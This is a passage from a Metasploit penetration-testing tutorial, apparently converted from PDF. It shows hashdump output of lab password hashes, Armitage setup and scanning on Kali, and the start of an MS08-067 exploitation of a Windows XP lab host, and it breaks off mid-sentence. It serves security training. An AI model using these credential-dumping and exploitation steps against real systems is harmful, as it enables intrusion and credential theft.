
^

Launching	Module post/linux/gather/hashdump has finished processing 1 session(s)	✓ Complete	Started: 2012-08-05 00:29:35 Duration: less than 5 seconds
<pre>[+] [2012.08.05-00:29:36] Workspace:Metasploitable Progress:1/2 (50%) Running post/linux/gather/hashdump on session #3 (10.25.25.42)... [+] [2012.08.05-00:29:37] root:\$1\$avpfBJl\$0z8w5UF9IV./DR9E9Lid.:0:0:root:/root:/bin/bash [+] [2012.08.05-00:29:37] sys:\$1\$UXK6BP0t\$Myc3UpOz0Jqz4s5wFD9l0:3:sys:/dev:/bin/sh [+] [2012.08.05-00:29:37] klog:\$1\$ff2ZVMS4K\$P9XkI.CmLdhhdUE3X9jgP0:103:104::/home/klog:/bin/false [+] [2012.08.05-00:29:37] msfadmin:\$1\$XN10Zj2c\$Rt/zzOW3mLtUWA.ihZjA5/:1000:1000:msfadmin...:/home/msfadmin:/bin/bash [+] [2012.08.05-00:29:37] postgres:\$1\$Rw35ik.x\$MgQgZLk05pAolvJhfcYe/:108:117:PostgreSQL administrator...:/var/lib/postgresql:/bin/bash [+] [2012.08.05-00:29:37] user:\$1\$HESu9rhSk.o3G93DGoxXi0KKPmUqZ0:1001:1001:just a user,lll...:/home/user:/bin/bash [+] [2012.08.05-00:29:37] service:\$1\$kR3ue7jZj7gxELDpr50hp6cjZ3B0//:1002:1002...:/home/service:/bin/bash [+] [2012.08.05-00:29:37] Unshadowed Password File: /opt/metasploit_pro-4.4.0/apps/pro/loot/20120805002937_Metasploitable_10.25.25.42_linux.hashes_364571.txt [+] [2012.08.05-00:29:37] Workspace:Metasploitable Progress:2/2 (100%) Module post/linux/gather/hashdump has finished processing 1 session(s)</pre>			

This marks the end of our post-exploitation section. There are more powerful post-exploitation modules than the one that was illustrated on this page, so we encourage you to some try of them on your own!

Armitage

Armitage is a fantastic Java-based GUI front-end for the Metasploit Framework developed by Raphael Mudge. Its goal is to help security professionals better understand hacking and help them realize the power and potential of Metasploit. Further information about this excellent project, along with its complete manual, can be obtained at [Armitage's Official Website](#).



Armitage Setup

Armitage is included in Kali, so all we need to do is run “**armitage**” from any command prompt.

```
root@kali:~# armitage
```



We can just accept the defaults for Armitage and click “**Start MSF**”. Afterwards, the main Armitage window is displayed.



Note: If you are using Kali 2.0 and starting Metasploit for the first time, please setup and start the database before starting Armitage.


Metasploit Community / Pro No Longer Ships in Kali


At the request of Rapid7, we have removed the Metasploit Community / Pro package from Kali Linux and now host the open-source **metasploit-framework** package only. For all of you who require Community or Pro, you will now need to download it from [Rapid7](#) and then register and submit your personal details in order to get a license. In addition, the Rapid7 team no longer maintains the Metasploit package in Kali, which has brought with it some substantial changes – we’ve moved to a “native” setup, where rather than bundling all the required software needed to run Metasploit in one big package, we use native dependencies within Kali to support the **metasploit-framework** package. This results in a faster, smoother work experience and easier integration with Metasploit dependencies. For more information about this, check out our [Metasploit Framework in Kali](#) documentation page.

Starting up Metasploit Framework in Kali Linux 2.0

Due to the above-mentioned changes in the **metasploit-framework** package, there are some minor changes in how Metasploit is started in Kali – specifically, there is no longer a *metasploit* service. The following will launch Armitage while initializing the Metasploit database for the first time:


```
# Start the PostgreSQL Database
systemctl start postgresql
# Initialize the Metasploit Framework Database
msfdb init
# Start Armitage
armitage
```






Armitage Scanning

To select a scan we wish to run with Armitage, we expand the module tree and double-click on the scanner we wish to use, in this case, “**smb_version**”, and set our RHOSTS target range.




After clicking “**Launch**”, we wait a brief amount of time for the scan to complete and are presented with the hosts that were detected. The graphics on the hosts indicate that there are either WinXP or Server 2003 targets.




If there are any hosts we don't wish to target, they can be removed by right-clicking on a host, expanding the “**Host**” menu, and selecting “**Remove Host**”.

We see in our scan results that there are two Server 2003 targets so we can select just those two and perform additional scanning on them. Notice that Armitage automatically sets the RHOSTS value based on our selection.



Right-clicking on a host and selecting "**Services**" will open a new tab displaying all of the services that have been scanned on the target system.



Even with these brief scans, we can see that we have gathered quite a bit of information about our targets that is presented to us in a very friendly fashion. Additionally, all of the gathered information is also conveniently stored for us in the MYSQL database.

```

mysql> use msf3;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select address,os_flavor from hosts;
+-----+-----+
| address | os_flavor |
+-----+-----+
| 192.168.1.205 | Windows 2003 R2 |
| 192.168.1.204 | Windows 2003 R2 |
| 192.168.1.206 | Windows XP |
| 192.168.1.201 | Windows XP |
| 192.168.1.203 | Windows XP |
+-----+-----+

```


5 rows in set (0.00 sec)

mysql>


^

Armitage Exploitation


In the scan we conducted earlier, we see that one of our targets is running Windows XP SP2 so we will attempt to run the exploit for MS08-067 against it. We select the host we would like to attack, find the exploit in the tree, and double-click on it to bring up the configuration for it.




As with our selective scanning conducted earlier, all of the necessary configuration has been setup for us. All we need to do is click "Launch" and wait for the Meterpreter session to be opened for us. Note in the image below that the target graphic has changed to indicate that it has been exploited.




When we right-click on our exploited 